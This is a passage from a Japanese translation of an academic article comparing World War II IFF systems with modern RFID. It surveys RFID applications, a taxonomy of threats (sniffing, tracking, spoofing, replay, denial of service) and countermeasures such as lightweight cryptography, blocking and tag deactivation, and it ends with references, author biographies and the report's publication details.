アクセス制御。　RFID を用いた非接触型アクセス制御は、オフィスビルや大学のキャンパスなど、物理的位置の確保向けによく利用されている。チャールズ・ウォルトンが初めて、RFID ベースのアクセス制御システムを発明したのは 1973 年のことであった。それは RFID キーカードで解除される電子ロックを用いるシステムであった。シュラーゲ社が 1.25US ドルで販売したパッシブ給電型キーカードは、チップとアナログ部品を搭載した 36 平方インチの回路基板であった。現在、RFID ベースのアクセスカードはクレジットカードほどのサイズになり、国境の出入りの取締に役立っている。米国の国土安全保障省（DHS）と国際民間航空機関（ICAO）は、空港での出入りの取締に、パッシブ RFID を利用する計画もしている。2015 年までに、ICAO はおよそ 10 億名分のパスポートを全て、暗号化されたバイオメトリック・データを RFID チップ上に保存する、デジタル・パスポートへ差し替えたいと望んでいる。また DHS は、地上ルートでの米国出入国者の記録用に、パッシブ RFID を利用したいと望んでいる。

動物追跡。　RFID タグ付けされた動物は既に一般的である。用途は、逃げたペットの識別のほかにも、牧場から食料品店の冷凍庫に至る牛の追跡まで様々である。牛にチップが初めて取り付けられたのは、1970 年代の米国におけるマイクロ波ベースのシステムや、ヨーロッパの誘導給電型システムでのことであった（図 3 を参照のこと）。その後、様々な関係者が牛、豚、猫、犬、さらには魚を監視して、鳥インフルエンザや牛海綿状脳症（「狂牛病」）など動物疾患の発生を抑制するため、RFID ベースの動物追跡を利用してきた。

RFID は人間の追跡にも利用されている。メーカーは囚人、学童、さらには高齢者の追跡用に、着用可能な RFID リストバンド、バックパック、及び衣類を開発してきた。アプライド・デジタル社は、ベリチップという名の注入型 RFID タグを開発した。この皮下 RFID チップは、ナイトクラブや病院など、様々な場所で読取可能な個人データを保存する。

図 3.　牛に RFID タグを注入する様子、1978 年頃
（写真はマット・レジンの好意による）

その他の用途。　RFID タグ付けは、対象物がサイバースペース内で表現され、データベースへ入力されることを可能にするものである。候補例としては、衣類（ハイテク洗濯機からクエリ送信される）、加工食品（ハイテク冷蔵庫からクエリ送信される）、薬瓶（ハイテク薬箱からクエリ送信される）、レンタカー、航空機の手荷物、図書館の蔵書、紙幣、運転免許証、社員バッジ、さらには手術患者（取り違え防止）などが挙げられる。利用機会が膨大にあると同時に、脅威も膨大である。

2.3　進化

現代の RFID の漸進的な進化をよそに、旧来の RFID システムと現代の RFID システムを比較してみると、いくつかの傾向が明らかになる。

RFID タグの特徴。　RFID タグには縮小と拡大の両面がある。それはさらに小型化し、また特にサプライチェーンにおける利用は増加している。アクティブタグとパッシブタグの比率も変化しており、IFF や初期の RFID システムでは大抵アクティブタグを用いていたが、現代の用途ではほとんどパッシブ RFID タグを使用している。

用途の特徴。　現在、RFID は単なる識別に限らず、さらに多くの目的で利用されている。RFID タグは、データ保持機器として再発明されてきた。それに応じて、現代の用途では、バックエンド管理システムとのデータ交換を可能にする、ネットワーク接続性が要求される（その結果、無線インターフェースやオン‐タグ・データフォーマットに関する、業界全体での標準を構築する必要が生じる）。もう 1 つの現代的な傾向は、所望される RFID の用途の機能性が、タグの使用期間内で変化する可能性があるということである。或る RFID タグの所有者が変わると、新たな所有者は以前の機能を望ましくない、またひいては攻撃と見なすことも考えられ、例えば消費者がタグ付き品目を購入した後の、サプライチェーン RFID タグの追跡などが挙げられる。

システムの境界。　現代の RFID システムには明確な境界がない。ユーザが十分に定義されず、RFID タグの所有権がはっきりしなくなった。IFF の場合、常に軍が所有者であった。しかし現代の RFID の場合、或る個人が RFID タグを所有していても、別な第三者がそのタグのデータを所有する場合がある（例えば、交付元の政府が、デジタル・パスポートに対する主権を保持する場合がある）。

3. セキュリティ及びプライバシー上の脅威

無数の用途があるにも関わらず、あるいはおそらくそれが原因で、RFID チップは多くの人々に脅威を与える。サプライチェーンを最適化するタグは、タグ付けされた品目の所有者の追跡により、個人のプライバシーを侵害する可能性もある。RFID リーダーを持った路上強盗が、高額の紙幣を探して群衆をスキャンする可能性がある。テロリストが特定の国籍を標的にして、デジタル・パスポートをスキャンするかもしれない。また警察が、ゆりかごから墓場まで監視する便利な新手法を悪用することも考えられる。こうした脅威は未来的に聞こえると同時に、前例もある。

3.1　歴史的観点

IFF は常に、格好の軍事目標であった。IFF システムに対する攻撃はいくつかに分類される。

スニッフィング及び追跡。　解析者は探索受信機、パルス解析機、パノラマ・アダプタなどのツールを用いて、IFF 機器の作動特性を検証することができる。[5]　こうした解析により、IFF トランスポンダから送信される信号を利用する航空機の、位置特定や追跡が可能となる。第二次世界大戦中に起きた或る事件では、英国空軍の爆撃機搭乗員が、自軍の IFF システムにはドイツのウルツブルグ・リース・レーダーシステムに対抗する、ジャミング効果があると誤解していた。爆撃機搭乗員の中には、意図的に IFF のスイッチを入れたままにしていた者もいた。後にドイツ空軍は、フレイヤ・フランメ・システムを導入し、これは複数の英国空軍（RAF）爆撃機の射程方位と識別情報を一度に取得するため、IFF トランスポンダに秘密裏に呼掛けを行うものであった。

なりすまし。　米英両国軍は大量の反射材を空中散布することによって、敵航空機を装った。この目的で最も効果を発揮した材料は、敵のレーダー波長の半分の長さに切った、細長いアルミ箔片であった。英国軍はこの箔片をウィンドウと呼び、米国軍はチャフと呼んだ。連合国軍機はこの箔片双極子を、敵領土上空を飛ぶ度に無数にばら撒いた。さらに、連合国は時々、チャフ片を曳航するバルーンを飛ばした（図 4 を参照のこと）。[5]　（ドイツの田園地方にはチャフが散乱し、人々はこれをクリスマスツリーの飾り付けに使った。）

反射攻撃。　友軍機は、おとりの IFF トランスポンダの使用によって擬態化された。敵は本物の

IFF トランスポンダを盗む、あるいは敵が正規の IFF 識別信号の特徴を模倣するよう自らのトランスポンダをプログラムするであろうと思われた。ドイツ軍は特殊化されたなりすまし攻撃を行い、即ち正規の連合国軍の IFF 応答を記録し、連合国軍が試行する度にその応答を再生した。[6]

サービス拒否。 IFF には「応答か死か」という愛称が付けられたが、それは航空機が正しい IFF 応答を返信できなければ、レーダー操作員がその機を敵と見なしたからである。その設計上の決定を悪用するため、開発者は対 IFF ジャミング・レーダー（ヤドヴィガ−4 など）を開発し、これは IFF システムに対しサービス拒否（DoS）攻撃を仕掛けるものであった。この攻撃が功を奏したのは、パイロットが友軍機と敵機を見分ける力を低下させ、友軍機を攻撃してしまう、あるいは敵機への攻撃を躊躇してしまうおそれが生じたためであった。

図 4. 第二次世界大戦中、航空機からチャフを散布する様子

3.2 現代的観点

初期の RFID システムに対抗する、高額な予算の掛かる軍事作戦とは対照的に、現代のシステムはさほど費用の掛からない攻撃に直面する。RFID を導入する用途が増えるにつれ、衝動、不正行為、市民的不服従、たちの悪い冗談に端を発する、RFID に対する破壊行為やその他の攻撃が起こりうるだろう。しかしこうした違いがあるにも関わらず、現代の RFID のセキュリティやプライバシー上の脅威は、やはり似たようなカテゴリーに分けられる。

スニッフィング。 RFID タグは無差別的で、適合するものであればどんなリーダーからでも読

み取れるよう設計されている。不運なことに、これにより無許可のリーダーが、タグ付けされた品目を所持者に気づかれずスキャンすることができ、またそれは遠距離から行われることが多いのである。ワイヤレス RFID チャンネル上のスニッフィングにより、RFID データを収集することも可能である。タグのデータへの無制限なアクセスは深刻な結果を引き起こす可能性があり、即ち収集されたタグのデータが、医学的な「体質」あるいは個人の特異な身体的特徴（疾病）などに関する情報を明らかにすることが考えられ、これは或る個人の保険補償範囲あるいは雇用の拒否という事態を引き起こしかねない。

追跡。 RFID 技術は、個人の居場所や行動の秘密監視を容易にする。好都合な位置（出入口など）に置かれた RFID リーダーは、RFID タグの固有の応答を記録することができ、これは結果として或る人物の識別情報と永続的に関連付けられるものである。また固有の識別子を持たない RFID タグが、或る個人に関連する一群のタグを再現しつつ、言わば*星座*を形成することにより、追跡を容易にすることもあり得る。RFID 技術は、人々の集団全体の監視も可能にする。最近、英国の労働組合 GMB が欧州委員会に対し、職場における従業員の RFID タグ付けを禁止するよう要請した。GMB は、RFID タグ付けされた対象物に関する、業務完了の所要時間を追跡するコンピュータの着用強制によって、倉庫従業員を「非人間的扱い」したとの理由で雇用者を非難した。[7] 市民の自由を求める諸団体もまた、政府が、公共の場における匿名性を無視して、個人の動きを監視する可能性があると警告している。

なりすまし。 攻撃者は、空白の RFID タグに適切なフォーマットのデータを書き込むことによって、本物の RFID タグを模倣することができる。例えば、窃盗犯がスーパーマーケットで、或る商品と同類であるがより安価な別の製品と識別させる、再タグ付けを行うかもしれない。タグの模造はもう 1 つの種類のなりすまし攻撃で、これは正当な RFID タグの無許可コピーを作り出すものである。ジョンズ・ホプキンス大学の研究者は最近、暗号保護されたテキサス・インスツルメンツ社のデジタル署名トランスポンダ（DST）を模造し、彼らはこれをガソリンの購入や、DST ベースの自動車イモビライザ・システムのロック解除に利用した。[8]

反射攻撃。 少なくとも 3 名の研究者（ジフ・カフィル、ジョナサン・ウエストヒューズ、ゲルハルト・ハンケ）が、それぞれに RFID 中継機器を説明あるいは実装した。中継機器は RFID クエリーを傍受及び再送信することができ、攻撃者が様々な RFID の用途を悪用する際に利用可能なものである。イングランドの新しい RFID 使用可能の自動車ナンバープレート、*e-プレート*は、中継機器による攻撃を受けやすい現代の RFID システムの一例である。アクティブ e-プレート・タグには、英国運輸省の車両データベースに保存されている、暗号化された ID コードが記録されている。攻撃者は、別な自動車のナンバープレートがスキャンされる際に、暗号化された識別子を記録し、それを後で再生できる（おそらく、自動車でロンドン中心部に入る際に、渋滞税の支払いを免れることが目的である）。

サービス拒否。 RFID システムは、RFID タグとバックエンド・データベースが利用可能な時だ

け機能する。窃盗犯は RFID タグのついた品目を盗むためにこれを悪用できるが、その手段は、品目からタグを完全に取り外す、あるいは RFID リーダーのクエリー信号を妨害してその品目を一時的に非活性化する、金属箔を張ったブースター・バッグ（つまり、ファラデー・ケージ）に入れるという手口である。（2001 年、コロラド州議会は、商店の盗難防止装置を欺く目的における、アルミニウム製下着の製造あるいは着用、又はその使用隠蔽を軽犯罪とした。）また別な攻撃では正反対のアプローチを行い、即ち RFID システムを、処理可能限度を超えるデータであふれさせるという方法である。反 RFID 活動家が RFID タグを除去し、それを別な品目に付け替えることにより、RFID システムに無用なデータを記録させ、RFID 技術の信用や価値を貶めるということも考えられる。

3.3 進化

IFF システムや RFID システムが似たような脅威に直面しているにも関わらず、現代の RFID はセキュリティ及びプライバシー上の要件に影響する、いくつかの独特な性質を纏った。

攻撃者のモデル。 初期の軍用 RFID システムでは、攻撃者と防御者の間に明確な線引きがあった。両者は極めて意欲的で技量も高く、豊富な資源があり、はっきりとした目標を達成すべく合理的に行動していた。現代の RFID システムの場合、攻撃者と防御者の間の線引きは曖昧であり、攻撃者は楽観的で熟練者でもなく、財源に乏しく、さらには非合理的でさえあることが多い。「攻撃者は誰か」という疑問に答えることも難しい。望まれる RFID タグの機能が時の経過と共に変化することを考えると、現代の RFID システムに対する攻撃の定義は一定ではない。もちろん、現代の RFID システムにおける区分の難しさは、今日のコンピュータ・セキュリティの大半が直面する困難と平行するものでもある。

物理的セキュリティ。 昔は、航空機（及びその IFF 機器）は大体において物理的に安全であった。航空機が敵の手に落ちるのは最も極端な場合のみであった。対照的に、現代の RFID タグはしばしば「敵の手中」にある。（我々は皮下 RFID チップについて論ずる際、この文句を文字通り解釈できる。「RFID 玩具」の著者のアマル・グラフストラは、自宅の玄関を自動開錠する RFID チップを自分の手に埋め込んだ。）その結果、現代の RFID の用途はその大部分が物理的セキュリティを達成できずにいるが、それはチップの所有者自身も潜在的な攻撃者であるからで、例えば非接触型スマートカードの所有者がカード上の金額を増やそうと試みる可能性がある。

セキュリティ対プライバシー。 軍隊は、諜報の機密性、兵器、兵站情報などのセキュリティ事項に注意を払う。しかしプライバシーは取るに足りない問題で、さらにひどいことに、監視やプライバシーの喪失は、軍隊への参加にはつきものである。対照的に、現代の RFID タグは主としてプライバシー上の脅威に苦しめられる。セキュリティ上の懸念がなくなったわけではなく、RFID 導入企業はやはりセキュリティ侵害に対し防御しなければならない。しかし、プライバシーの侵害は消費者にとって、はるかに広範な意味合いがある。

バックエンド・インフラストラクチャ。 初期の IFF システムは単独のもので、従って攻撃は 1 機の航空機のみに影響するのが普通であった。対照的に、現代の RFID トランスポンダはバックエンド・デジタル・インフラストラクチャ（データベースや分散型ミドルウェアなど）に RFID のあらゆる弱点を取り込んでいる。こうしたインフラストラクチャでは、費用効果分析を用いる必要がある。「如何なる犠牲を払っても」という軍事的観点とは対照的に、現代のセキュリティ分析では、セキュリティやプライバシーの侵害に関わる犠牲（金銭と評判の両面）との対比における RFID の投資利益の価値に重点を置かねばならない。

社会的配慮。 現代の RFID を取り巻く論争は、利害関係者の観点に基づく脅威を定義する、社会的側面をもたらすものである。第二次世界大戦では、レーダーや IFF システムに対する DoS 攻撃を実行あるいは防止する中で、兵士が命を落とした。現代の RFID の場合、DoS は必ずしも攻撃とは見なされず、時には社会的防御でもある。こうした観点が、反 RFID 活動家が街中の物に無作為に RFID タグを付けて回る原因となる。

4. セキュリティとプライバシーの解決策

第二次世界大戦の電子的戦線は、もっともな理由で*魔法使いの戦争*と呼ばれた。IFF 関連のセキュリティ問題は、制服を着た英雄たちに、画期的な技術的対抗策を考案することを余儀なくさせた。現代の RFID のセキュリティ上の解決策には、こうした研究から進化してきた部分もある。しかし、現代の RFID は、先達と同じ創意を示すことを学術界・産業界の研究者に求めるような、特別な問題や制約を課すものである。

4.1 歴史的観点

IFF 関連の対抗策は以下のように分類される。

暗号法。 米国空軍はホルスト・ファイステル（ルシファー暗号や DES ブロック暗号の研究が最も有名）をはじめとする有能な暗号作成者を戦時活動に召集した。ファイステルは、ドイツ軍の反射攻撃を緩和したシステムを含め、1940 年代から 1950 年代にかけて安全な IFF 機器を開発した。そのシステムは以下のように機能する。

・IFF 呼掛機が、未確認航空機への無作為な呼掛けを含む無線信号を送信する。
・友軍機はその呼掛けを暗号化し、結果を呼掛機へ返信する。
・呼掛機が暗号を解読し、応答を認証する。

次の交戦 [9] では異なる呼掛けを用いるため，敵機は記録しておいた応答を返すことで相手をだま

すことはできない。

1950 年代以降、ファイステルの 2 パス・チャレンジ・レスポンス・スキームは試練の時を耐え抜き、幾多の実用的用途を見出した。このスキームは、現在の MK XII IFF システムでもやはり友軍機と敵機を区別するものである。[6]

探知と回避。 第二次世界大戦中、両陣営は回避あるいは報復措置を取るため、敵のレーダーや妨害機器がある場所を突き止めようと試みた。連合国軍機はレーダーが設置されている疑いのある場所を示すレーダー予測機器（*RPD*）や、敵領土のレリーフマップを利用した。RPD は敵のレーダービームの探知が弱い地域や盲点を示し、連合国軍機が探知されることを回避する上で役立った。[5]

一時的非活性化。 第二次世界大戦中の英国空軍爆撃機のパイロットは、ドイツ軍の攻撃者が IFF トランスポンダによって航空機を追跡できることを、身をもって思い知らされた。しかし米国のウォーカー・“バド”・マフリン大佐曰く、解決策は単純であった。朝鮮戦争当時、彼は中国領空で攻撃を行った。ある日、マフリンは第五空軍司令部に呼び出され、その際、司令官は中韓境界線を侵犯したとの理由で彼を叱責した。司令官は軍法会議ものだと言って彼を脅し、そして「鴨緑川を越えるつもりなら、頼むから敵味方識別システムのスイッチを切ってくれ。こっちはレーダーで君を追跡できるのだからな」、と静かに警告した。[10]

その他の技法。 連合国は他にも IFF 機器を攻撃から守るため、数々の技法を用いた。周波数ホッピング・スペクトラム拡散（FHSS）は、傍受や信号ジャミングに対抗する一手法であった。1942 年に女優のヘディ・ラマールと作曲家のジョージ・アンタイルによって発明された FHSS は、送信機と受信機が共に識別する擬似乱数配列を用いて複数の周波数チャンネルの中で素早く搬送波を切り替えることにより、信号を送信する方式である。さらに、IFF 装置の設計者は IFF トランスポンダへ暗号を与えることにより、IFF トランスポンダのなりすましに対抗した。この暗号を定期的に入力しない限り、敵軍は盗んだ IFF 呼掛装置を使うことができなかったのである。

4.2 現代的観点

IFF システムとは対照的に、現代の RFID システムではオン－タグ・セキュリティ・メカニズムに物理的制約を課している。0.35 マイクロメートルの相補型金属酸化膜半導体処理の場合、15 マイクロアンペアの出力と 5,000 ゲートが典型的である。[11] こうした制約に対処するため、研究者は超軽量の暗号及び手続きの解決策を考案し、我々はこれを IFF ベースの解決策と同様に分類した。

暗号法。 研究者は対称キー[11]暗号法と公開キー暗号法の軽量バージョンを開発した。RFID 特有の認証スキームも、一部については軽量の、ミニマリスト暗号法[12]や人間－コンピュータ認証[13]などの技法を用いて成長してきた。その他のスキームでは、複雑性をハッシュロック[14]や EPC グ

ローバルが提案した認証サーバ（www.epcglobalinc.org/standards_technology/Final-epcglobal-arch20050701.pdf）などのバックエンド・データベースへ移している。初めて広く配備された RFID 特有の認証スキームの 1 つに、デジタル・パスポート用の公開キー・ベースのベーシック・アクセス・コントロールがある。

探知と回避。 無許可の RFID 活動を探知可能な消費者は、独自の回避策を講じることもできる。c't マガジンの RFID デテクタ（http://tinyurl.com/blfx4）やフォーバドのデータ・プライバタイザ（https://shop.foebud.org/product_info.php/products_id/88）は、ユーザが近隣の RFID 活動を探知する上で役立つ。その他、RFID ガーディアン（www.rfidguardian.org）などの機器は、RFID スキャンを解釈し、その意味を記録する。利用者は分散型 [15] あるいは集中型 [16] いずれかの方法での RFID ブロッキングにより、さらにアクティブな RFID 回避を行うこともできる。

一時的非活性化。 戦闘機のパイロットが探知を回避するため自らの IFF 機器を非活性化するように、消費者も時には最新の脅威を回避すべく自分の RFID タグを非活性化することができる。一時的なタグ非活性化手法の 1 つが、デジタル・パスポートと併せて発行される見通しの、RF 偏向メタルスリーブなどのファラデー・ケージの利用である。また研究者は、タグを非活性化するためのオン－タグ・メカニズムも開発した。EPC グローバルのタグは、恒久的にタグを非活性化する、パスワード保護型のキル機能を備え、また一部の高価なタグにおいては、RFID タグを一時的に非活性化して後に再活性化する、パスワード保護型のスリープ／ウェーク機能を提供する可能性もある。

その他の技法。 他にも RFID 機器を攻撃から守る幾多の技法がある。FHSS のように、RFID タグ識別子の外観やデータを定期的に修正することにより、タグへの無許可アクセスを防止できる。RFID タグの偽名は、信頼できる RFID リーダー[12] あるいはオン－タグ擬似乱数生成器によって、定期的に更新される名前で構成される。RFID リーダーのミックスネットも、タグデータの定期的な再暗号化が可能である。[17]

4.3 進化

IFF と RFID とではセキュリティ上の解決策が類似しているにも関わらず、現代の RFID の特徴の中には、こうした解決策の実行可能性を左右し得るものがある。

用途の検討。 IFF 機器では費用や実装規模が問題となることは決してなかったが、これらの要因故に、現在我々の標準的な暗号化ツールが機能を果たせずにいる。敵や攻撃を明確化する難しさも、RFID のセキュリティ・プロトコル設計を複雑化し、その設計は常に原則、想定、目標の確立から始まるものである。また、現代の RFID 機器に物理的な不正操作防止機能を備えたものはほとんどなく、そうした品質を持たせるには費用がかかり、攻撃者にとってはワイヤレス・チャンネルを利用する方が楽なのである。

オンータグ暗号法。 第二次世界大戦中、連合国は考え得るあらゆる技術を利用して敵に対抗し、それには IFF トランスポンダ上の暗号法も含まれていた。現代の RFID では、暗号法に対する要望は状況次第である。オンータグ暗号法は、反射攻撃、介入者攻撃、追跡攻撃が問題となる場合、一般的に望ましいものである。その他については、ほとんどのデータープライバシー間のニーズに対し、通常はオンータグ暗号法で十分である。さらに、電力や費用面での制約など用途上の要件に暗号法が反する場合、オンータグ暗号法を用いるわけにはいかない。

キー無効化。 初期段階では、誰かが航空機を盗むと軍は IFF キーを無効化した。幸い、これはよくあることではなく、そのように侵害されたキーは珍しくかつ明白であった。現代の RFID では、RFID タグがいつ侵害されたのか、知ることは困難である。さらに、オフラインでの RFID の利用は、後に他の RFID 配備へ無効化情報を伝達することができる中心部へ、情報を戻すことを困難にする。

法制化。 法制化あるいは自主規制指針は、第二次世界大戦中の IFF システムに対する攻撃を防ぐ上では役に立たなかったであろう。これは、戦時においては法律（ジュネーブ条約でさえ）があまり尊重されないという事実に由来する。しかし、現代の RFID が成功するには、適度な量の法制あるいは業界指針が必要である。規制の仕組みがなければ、立法者も一般市民も RFID 技術に抵抗し、またそれを拒絶すると思われる。

標準化。 最終的にドイツ軍の IFF システム配備を妨げたものは、驚くほどローテクな、即ち標準化の欠如であった。ナチスの技術政策には一貫性がなく体系化されてもおらず、結果として不十分な統一標準を生む結果となった。ドイツの技術者は戦時中ずっと IFF を研究していたが、その努力を蓄積することができなかったのである。彼らはとうとう航空機に搭載可能な IFF トランスポンダを開発することは叶わなかった（www.vectorsite.net/ttwiz8.html#m2）。現代の RFID の標準化については、ISO や EPC グローバルが指導的役割を担ってきた。他の無線特有の問題も、無線周波スペクトルの割り当てや RFID に起因する放送電波の混乱防止（FCC/ETSI が放送電波を規制している）を含め、昨今においては調整する必要がある。

革命的に思えるかもしれないが、RFID 技術は比較的古いものである。RFID やその脅威の歴史的検証により、我々は過去の経験から学び、旧来の解決策を再利用することができる。さらに重要なのは、過去を振り返ることで、我々は将来に向けた情報セキュリティ研究を先導する、新たな解決策を考案するヒントを得られるということである。

謝辞

今回の研究は、プロジェクト#600.065.120.03N17 として、オランダ科学研究機構（NWO）の支援を受けた。

参考文献

1. J. Landt, "Shrouds of Time: The History of RFID," 1 Oct. 2001; www.aimglobal.org/technologies/rfid/resources/shrouds_of_time.pdf.

2. "The History of RFID Technology," *RFID J.*, 20 Dec. 2005; www.rfidjournal.com/article/articleview/1338/1/129.

3. "Identification Friend or Foe IFF Systems: IFF Questions & Answers," *Dean Boys*, 20 Dec. 2005; www.dean-boys.com/extras/iff/iffqa.html.

4. H. Stockman, "Communication by Means of Reflected Power," *Proc. IRE*, Oct. 1948, pp. 1196–1204.

5. Dept. of Ordnance and Gunnery, US Naval Academy, "Chapter 16: Radar and Optics," *Naval Ordnance and Gunnery, Vol. 2, Fire Control*, 1958; www.eugeneleeslover.com/USNAVY/CHAPTER-16-A.html.

6. W. Diffie, "The First Ten Years of Public-Key Cryptography," *Proc. IEEE*, vol. 76, no. 5, 1988, pp. 560–577.

7. A. McCue, "Union Calls for European Ban on Staff-Tracking RFID," *silicon.com*, 19 Jul. 2005; http://hardware.silicon.com/servers/0,39024647,39150564,00.htm.

8. S. Bono et al., "Security Analysis of a Cryptographically-Enabled RFID Device," *Proc. 14th USENIX Security Symp.*, USENIX, 2005, pp. 1–15; http://spar.isi.jhu.edu/~mgreen/DSTbreak.pdf.

9. S. Levy, *Crypto: How the Code Rebels Beat the Government—Saving Privacy in the Digital Age*, Viking, 2001.

10. W. Mahurin, "Interview with Col. Walker 'Bud' Mahurin," 1997; www.acepilots.com/korea_mahurin.html.

11. M. Feldhofer, S. Dominikus, and J.Wolkerstorfer, "Strong Authentication for RFID Systems Using the AES Algorithm," *Cryptographic Hardware and Embedded Systems—CHES 2004—6th Int'l Workshop*, LNCS 3156, Springer, 2004, pp. 357–370.

12. A. Juels, "Minimalist Cryptography for Low-Cost RFID Tags," *Security in Communication Networks—Proc. 4th Int'l Conf.*, LNCS 3352, Springer, 2004, pp. 149–164.

13. A. Juels and S. Weis, "Authenticating Pervasive Devices with Human Protocols," *Advances in Cryptology—CRYPTO 2005—25th Ann. Int'l Cryptology Conf.*, LNCS 3621, Springer, 2005, pp. 293–308.

14. S. Sarma, S. Weis, and D. Engels, "RFID Systems and Security and Privacy Implications," *Cryptographic Hardware and Embedded Systems—CHES 2002—4th Int'l Workshop*, LNCS 2523, Springer 2002, pp. 454–469.

15. A. Juels, R.L. Rivest, and M. Szydlo, "The Blocker Tag: Selective Blocking of RFID Tags for Consumer Privacy," *Proc. 10th ACM Conf. Computer and Comm. Security*, ACM Press, 2003, pp. 103–111.

16. M.R. Rieback, B. Crispo, and A.S. Tanenbaum, "Keep on Blockin' in the Free World: Personal Access Control for Low-Cost RFID Tags," to be published in *Proc. 13th Int'l Workshop Security Protocols*, Springer, 2006; www.cs.vu.nl/~melanie/rfid_guardian/papers/sec_prot.05.pdf.

17. P. Golle et al., "Universal Re-encryption for Mixnets," *Topics in Cryptology—CT-RSA 2004*, LNCS 2964, Springer, 2004, pp. 163–178.

the AUTHORS

Melanie R. Rieback is a doctoral student at the Vrije Universiteit Amsterdam in the Computer Systems Group. Her research interests include computer security, ubiquitous computing, and RFID. She received her MSc in computer science from the Technical University of Delft. Contact her at the Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, Netherlands; melanie@cs.vu.nl; www.cs.vu.nl/~melanie.

Bruno Crispo is an assistant professor of computer science at the Vrije Universiteit Amsterdam. His research interests are security protocols, authentication, authorization and accountability in distributed systems and ubiquitous systems, and sensors security. He received his PhD in computer science from the University of Cambridge, UK. Contact him at the Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, Netherlands; crispo@cs.vu.nl; www.cs.vu.nl/~crispo.

Andrew S. Tanenbaum is a professor of computer science at the Vrije Universiteit Amsterdam. His research interests are reliability and security in operating systems, distributed systems, and ubiquitous systems. He received his PhD in physics from the University of California, Berkeley. He's a Fellow of the IEEE and the ACM and a member of the Royal Dutch Academy of Sciences. Contact him at the Dept. of Computer Science, Vrije Universiteit Amsterdam, De Boelelaan 1081a, 1081 HV Amsterdam, Netherlands; ast@cs.vu.nl; www.cs.vu.nl/~ast.

平成１８年度　経済産業省　委託調査
平成 18 年度　エネルギー使用合理化電子タグシステム開発調査事業
（企業間情報共有基盤整備事業）
企業間情報共有基盤整備報告書
平成　１９年　３月　発行

発行所　　財団法人　日本情報処理開発協会
電子商取引推進センター
東京都港区芝公園３丁目５番８号
機械振興会館　３階
TEL：０３（３４３６）７５００